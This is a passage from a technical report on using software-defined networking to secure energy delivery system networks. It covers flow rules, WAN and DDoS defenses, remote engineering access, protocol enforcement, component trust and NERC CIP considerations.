


Figure 4-2. SDN Processing in a SEL-2740S Switch[16]




Figure 4-3. Flow Table Processing[17]

To reduce the ability to move laterally through an EDS network, the SDN4EDS project recommends the following architectural elements:

[16] Source:selinc.com. Used with permission
[17] Source:selinc.com. Used with permission

- Deny-by-default rules are created that only permit the network communication required to support the applications that monitor and control the physical process or grid.
- Situational awareness is provided through the northbound interface to identify which devices are attempting to communicate using unapproved methods.
- SDN metrics are used to identify changes in network communications.
- Provide interfaces for installation of additional layers of defense, such as intrusion detection systems, antivirus, intrusion prevention systems to monitor and detect anomalous behavior.
- Utilize ability of SDN to capture anomalous traffic and send to IDS or storage for analysis.

As shown in Figure 4-44-4, SDN flow rules are comprised of several fields, all of which are used to control the behavior of the SDN switch and play a role in preventing lateral movement.




Figure 4-4. Anatomy of a Flow Table Entry[18]

The fields in an OpenFlow flow table entry are:

- *Match*: This field specifies what portions of the incoming frame are to be inspected to determine whether the frame should be processed or not. The available match fields are commonly found entries from in open systems interconnection (OSI) layers 2, 3, and 4. If the frame does not match any flow table entry, it is dropped. Match fields can include wild cards to either simplify processing or allow multiple actions to be taken against the same frame by different flow rules.
- *Action*: This field specifies what should happen to the frame if it matches the entry in the match table. A typical action is to forward the frame to one or more physical ports.
- *Counter*: This field is incremented every time a frame matches a flow table entry match field to allow performance statistics to be kept on a flow table entry basis.

[18] https://www.slideshare.net/SharifulIslam22/introductionto-sdn-69428319 slide 35 (Accessed November 5, 2020)

- *Priority*: This field specifies the flow table entry priority. Higher priority entries are processed first, allowing frames to be processed by multiple flow table entries in a specific order.
- *Time-out*: This field specifies an inactivity timeout for when the SDN switch is to automatically delete the flow table entry.

4.5 Securing WAN Communications

The use of the internet and other WANs in the energy sector is increasing for many functions, including providing outage information to customers, as a mechanism for customers to submit payments, and as a low-cost communications medium. This increased use comes at an increased risk of cyberattack resulting in degraded or disrupted communications. With the rise of botnets, the likelihood of a distributed denial of service (DDoS) attack against a utility is a distinct possibility. The Mirai botnet was used in this manner to cause a DDoS against the "Krebs on Security" website in 2016[19]. It is also becoming more common for the internet to be used as the communication pathway for independent power producer (IPP) to market operator or generation scheduler communications. Historically a remote intelligent gateway (RIG) was used to securely exchange SCADA or market data. When initially introduced the RIG was an expensive solution, but since then, inexpensive solutions have been developed.

WAN communications also are used for operational communications, including communications from a control center to another control center (either within a specific utility or between utilities), or between a control center and field locations such as substations or generation plants. Over the last 25 years, generation not owned by a traditional utility, referred to as IPP generation, has grown significantly. Unlike utility-owned generation, these IPP generation sites often do not connect with the utility control centers using internal private networks, but rather use shared networks, or in some cases, the public internet. Securing critical control communications is essential for both power system reliability and for financial (market) purposes.

Traditionally, communication security has relied on encrypting the traffic and authenticating both the sender and receiver, but traffic flow patterns, including message frequency and source and destination locations, can still be monitored in the WAN infrastructure. Recent advances in dynamic traffic management have made this monitoring more difficult by changing the physical pathways used in the WAN without adversely compromising the performance of the end-to-end communication.

An emerging use of WAN communications is for transporting routable versions of International Electrotechnical Commission (IEC) 61850 GOOSE (generic object-oriented substation event) and sample value messages. While there are standard protections available via IEC 62351 for protecting the authenticity and confidentiality of the messages, analysis of traffic patterns could be a potential source of cybersecurity concerns.

SDN has been identified as one method to defeat DDoS attacks.[20] SDN supports multiple methods to respond to DDoS events, such as dropping unwanted traffic using SDN flow rules or redirecting prioritized communication over secondary or tertiary communication pathways to ensure availability of control. Another wide area networking example from Dispersive Technologies is shown in Figure 4-5. Using SDN and multiple communication pathways, the

[19] https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/ (Accessed September 17, 2021)
[20] https://www.networkworld.com/article/3156344/internet/2017-widespread-sdn-adoption-and-ddos-attack-mitigation.html (Accessed October 14, 2020)

Dispersive Technologies solution uses different pathways through the internet to make man-in-the-middle attacks more difficult to conduct.




Figure 4-5. Dispersive Technologies Moving Target Defense[21]

Yet another approach from Juniper Networks[22] is a software-defined–wide area network (SD-WAN) architecture that is flexible and uses an SD-WAN controller to act as an "orchestrator" to control and manage traffic flows as the traffic is routed from site to site. As shown in Figure 4-6, a basic multi-site SD–WAN architecture includes just a few basic elements:

- Multiple connections between sites that form the underlay network providing for load balancing and resiliency in the event of a link or transport network failure
- Multiple overlay tunnels that provide a logical view of how the traffic flows between the sites

[21] See dispersive.com. Used with permission

[22] https://www.juniper.net/documentation/en_US/cso5.1.2/topics/concept/sd-wan-deployment-architectures.html (Accessed November 7, 2020)

- A controller that configures and manages the SD-WAN gateway devices and the overlay tunnels.




Figure 4-6. Juniper SD-WAN Architecture[23]

To reduce the impact of WAN-based cyberattacks on EDS network, the SDN4EDS project recommends the following architectural elements:

- Configure deny-by-default rules that only permit the network communication required to support the applications that monitor and control the physical process or electric grid. All other traffic will be discarded and logged.
- Deploy SDN flow rules to prioritize EDS communications on secondary or tertiary communication pathways in the event the primary pathway becomes degraded or fails.
- Provide situational awareness capability through the northbound interface to identify discarded traffic and to inform operators of potential actions.
- Incorporate a moving target defense mechanism to reduce the amount of data available to man-in-the-middle attacks.
- Use generic consumer-grade internet connections to ensure that bandwidth representative of a field location is used.
- Use the ability of SDN to capture anomalous traffic and send to an IDS or storage for analysis.

[23] https://www.juniper.net/documentation/images/g300000-g300999/g300328.png (Accessed November 7, 2020)

4.6 Securing Engineering Access

Remote EA to substation devices provides asset owners the ability to validate firmware versions, check or change configuration settings, and perform other maintenance functions on devices without the expense and time required to perform these functions on-site. This capability reduces cost and improves efficiency, but it also potentially introduces an attack vector. The ICS-CERT Alert on the 2015 cyberattack in the Ukraine[24] identified that firmware on serial to Ethernet devices in substations was corrupted, rendering the devices inoperable. It is assessed that this action was done to interfere with restoration efforts.

To reduce the attack surface of remote maintenance activities, SDN flow rules can be configured to only permit EA for remote maintenance when it is necessary. Separation of duties between the management of flow rules and the engineer performing maintenance will help reduce insider threats.

The SDN4EDS project recommends the following architectural elements:

- Configure deny-by-default rules to prohibit remote EA when it is not needed.
- Enable EA only for a specific engineering workstation. Activate the SDN flow rule only when maintenance activities are scheduled to be performed.
- Implement the SDN flow rule to incorporate a timer and auto-expire, reverting to the deny-by-default configuration when maintenance activities are complete.
- Implement SDN flow-based encryption to secure EA communication while in transit.

4.7 Enforcing EDS Protocol Behavior

According to the background section of NERC's June 2004 Deliverables and Work Schedules report issued by the Critical infrastructure Protection Advisory Group for the Process Control System Security Task Force, "Control Systems are the 'brains' of the control and monitoring of the bulk electric system and other critical infrastructures, but they were designed for functionality and performance, not security. Most control systems assume an environment of complete and implicit trust."[25] The implicit trust attribute applies to many EDS protocols, where the ability to cryptographically ensure message integrity is not available natively in the protocol. EDS protocols are full of interesting features used to monitor and control expensive physical assets. Incorrect operation of these assets can lead to cascading failures or damaged equipment.

In addition to providing native security controls, SDN enables the deployment of new security controls. By leveraging attributes of SDN communication, the vision is to develop a proof-of-concept system to centrally define expected EDS protocol behavior and enforce that behavior in a distributed manner. The ability to limit protocol functionality can take many forms including:

- Defining which function codes are permitted
- Limiting which function codes or commands can be issued to multicast addresses
- Limiting the ranges or registers addressed by a command
- Limiting the frequency of control commands

[24] https://ics-cert.us-cert.gov/alerts/IR-ALERT-H-16-056-01 (Accessed September 17, 2021)
[25] *CIPAG WorkPlan PCSS TF - Final1.doc*, dated June 7, 2004 (not available online)

- Providing awareness of EDS protocol use that is outside of expected behaviors

To reduce performance impacts upon SDN switch hardware, a separate system, appliance, or device will be used to enforce the defined protocol behavior.

The SDN4EDS project recommends the following architectural elements:

- Define flow rules to ensure EDS communications occur between authorized devices.
- Define a flow rule to ensure all EDS traffic is examined by the protocol enforcement technology.
- Provide situational awareness of EDS communications through the northbound interface.

Future versions of this document will include sample SDN flow rules to enable the enforcement of EDS protocol behavior. The EDS protocols for which the end user will be able to define desired behavior include DNP3 over Internet Protocol (IP)—referred to as DNP3/IP. IEC 61850, Institute of Electrical and Electronics Engineers (IEEE) C37.118, and Modbus over Transmission Control Protocol (TCP)—referred to as Modbus/TCP.

Most EDS protocols are logically point-to-point (i.e., in a substation) a remote terminal unit (RTU) or substation data gateway will communicate with individual intelligent electronic devices (IED) one at a time, each with their own protocol address. SDN flow rules can be established to limit which SDN switch ports participate in each conversation, thereby preventing rogue devices from connecting to the SDN switch and transmitting or receiving malicious traffic.

However, some protocols like IEC 61850 are intended to be multicast to allow a single message sent by a publisher to be received and processed by multiple subscribers. This allows, for example, the measured sample values (SV) from a single sensing device (known as an IEC 61850 merging unit) to be processed by multiple IED relays. Additional IEDs can be added to the configuration without increasing the number of network messages, making a change to the publishing device, or adding any network connections other than that to the added IED. The same processing and configurations are used for GOOSE messages.

For individual IEDs to receive the SV or GOOSE messages, the IEDs must be configured to subscribe to the individual data streams. This is most often accomplished by the use of multicast Ethernet addresses. The publishing node sends the data with a multicast destination, and each subscribing node configures its Ethernet adapter to receive messages sent to the multicast address. In a traditional Ethernet network, the multicast messages are copied to each physical port because the switch cannot determine where the multicast receiver nodes will be. However, in an SDN environment, the SDN switch can be configured with SDN flow rules to receive the multicast traffic only on ports that are configured to publish it and forward the traffic only to ports that are configured to subscribe to it. This results in the inability of rogue devices to spoof publishing of malicious traffic and minimizes the receipt of the traffic by rogue subscribers or intercepting and retransmitting the traffic in a man-in-the-middle attack.

4.8 Establishing Trust between SDN Hardware and Software Components

The ability to establish trust between the hardware and software components of SDN product offerings is crucial to the security of SDN networks. This trust must also be established in a manner that enables interoperability of hardware and software from multiple vendors. While

proprietary vendor-specific solutions may establish trust, they may not easily support an environment with diverse hardware and software components.

The vision is to define a method to establish trust between SDN components that supports interoperability. The method(s) will be shared with the SDN community to gain support by other vendors.

The SDN4EDS project recommends the following architectural elements:

- Implement cryptographic protections to secure all applications communicating with the northbound interface on the SDN flow controller.
- Implement cryptographic protections to provide mutual trust between a legitimate SDN flow controller and SDN Switch to eliminate rogue SDN flow controllers or SDN switches over the southbound interface.
- Configure each SDN switch with unique cryptographic keys to provide mutual authentication.
- Research is required to provide guidance about how to securely configure, review, design, approve, use all SDN interfaces (northbound, southbound, and east/west interface).

This topic is further discussed in Section 6.0.

4.9 Providing Situational Awareness

This SDN4EDS task requires that the project team research and explain where technology and data reside – in the SDN switch, the SDN flow controller, in third-party applications and algorithms that interface with the northbound interface, or other locations such as an IDS – to provide an accurate cybersecurity model. For the automated analytics task, situational awareness information is securely provided by a SDN flow controller through the northbound interface (see Figure 4-7). Metrics or accounting data can be used by analytical algorithms to identify changes in behavior. For example, these algorithms can detect if a SCADA server is sending DNP/IP commands at half the expected or normal rate.




Figure 4-7. SDN for Situational Awareness

During the SDN4EDS project, analysis will be done on hybrid infrastructures where a combination of SDN switches and legacy managed switches are used in the EDS network. The rationale for this approach is that a deployment of SDN technology will be phased, and there may be certain network segments that continue to use the traditional managed switch infrastructure. We need to learn how to analyze SDN metrics and net flow data together. This project will also explore how SDN flow tables can inform net flow analysis.

The SDN4EDS project recommends the following architectural elements:

1. Establish a trusted connection between the analytics engine and the northbound interface of the SDN flow controller. This requirement will be met by following SDN4EDS trust guidance.

2. Develop analytics, or borrow analytics from the Chess Master Project[26], if appropriate, to identify changes in approved SDN traffic behavior.
3. Develop hybrid analytics based upon SDN-provided metrics and flow rules.
4. Present outcomes of hybrid analytics to SDN flow controller or other monitoring tool.

Section 6.0 provides information on how trusted connectivity between an SDN flow controller and an analytics engine can be implemented in an SDN environment.

4.10 NERC CIP Discussion

Current NERC CIP standards (as of the summer of 2021) use the concept of an Electronic Security Perimeter (ESP) and an Electronic Access Control or Monitoring System (EACMS) (which is generally implemented as a filtering firewall) to manage logical access to critical control system components (called BES [Bulk Electric System] Cyber Assets [BCA] or BES Cyber Systems [BCS]). The concept requires that all access to the BES Cyber Assets must pass through and be filtered by rules in the EACMS. One could argue that the SDN flow rules in an SDN switch can perform this filtering capability by distributing the EACMS filtering to the network core rather than the border. However, the current wording of the NERC CIP standards implicitly requires that the EACMS be a device on the network border (the ESP) rather than a function in the network core, so an interpretation that allows SDN flow rules to serve as EACMS filters would be needed. The previously mentioned work of the Standards Drafting Team would appear to be moving in this direction, but absent the specific language of an approved NERC standard, it is imprudent to assume that interpretation.

The language of the CIP standards also assumes implicit trust of all components within the ESP, whether they play a role in reliable operations (and are therefore identified as BCA), or whether they are ancillary to reliability (and are identified as Protected Cyber Assets [PCA]). The current version of the standard does not restrict network flows but does require that all the PCAs within the ESP implement the same cybersecurity provisions as the BCAs within the ESP. This prevents an otherwise unprotected device inside the security perimeter from becoming a pivot point to attack the BCAs inside the ESP.

In early 2021, during a development update webinar, the NERC Standards Drafting Team proposed changes to the CIP Standards to allow virtualization and zero-trust implementations. SDN is a possible implementation that supports and enables the concept of zero trust networking and can be used to enforce virtual networking through carefully crafted SDN flow rules. These SDN flow rules would limit network traffic to and between individual BES Cyber Assets, allowing the functions of the EACMS to move strictly from the border of the OT network into the core of the protected network. SDN flow rules could be used to improve the cybersecurity of the core network by allowing network flows only between specific BCAs both by node address and protocol. It will also increase the cybersecurity by implementing similar restrictions on how the PCAs can interact with the BCAs. Properly crafted SDN flow rules will essentially eliminate the implicit trust currently assumed for communications within the ESP.

[26] Note – ChessMaster is a DOE funded project designed to use SDN to combat Ukraine style cyberattacks. See https://energy.gov/sites/prod/files/2017/05/f34/SEL_ChessMaster_FactSheet.pdf (Accessed September 17, 2021)

The SDN flow rules can also be used to provide the border protections currently provided by the EACMS by restricting which BCAs can interact with external by node address and protocol, similar to how most EACMS firewalls are currently configured.

Using SDN's deny-by-default model, any rogue device with a node address that would otherwise be allowed in a traditional network would be denied access to any of the BCAs or PCAs since no SDN flow rules would be enabled to allow network traffic from the rogue device. If MAC addresses are configured in the SDN flow rules, additional protections beyond what is already proposed could be implemented to deter any rogue devices within the ESP that attempt to masquerade nodes with valid node addresses.

Although these changes have not been finalized, SDN can still play a role in additional enforcement of network security within an ESP by implementing zero-trust network concepts in addition to the requirements implemented using EACMS border devices. Once these changes have been finalized and adopted, the EACMS border devices may no longer be required, but could still be left in place as an additional layer of security supporting network defense in depth concepts.

4.11 Zero-day and Known Vulnerability Mitigations

Both zero-day and known vulnerabilities can take several forms. They may be exploitable by flaws in how EDS protocols are implemented by EDS host devices like RTUs and IEDs, or they may be exploitable by unnecessary or misconfigured software on the EDS host device. SDN technology can assist in the mitigation efforts to prevent these vulnerabilities from being exploited in several ways (many of which will be discussed in later sections):

- Establish SDN flow rules to limit the protocols (by TCP or User Datagram Protocol [UDP] port number) that can be sent to the EDS host device. If a particular service implementation in the EDS host such as Hypertext Transfer Protocol (HTTP) contains a vulnerability, but that service is not used by the utility, all HTTP traffic can be blocked from being sent to the EDS host device.
- Establish SDN flow rules to limit which hosts (by IP address) can communicate with the EDS host device.
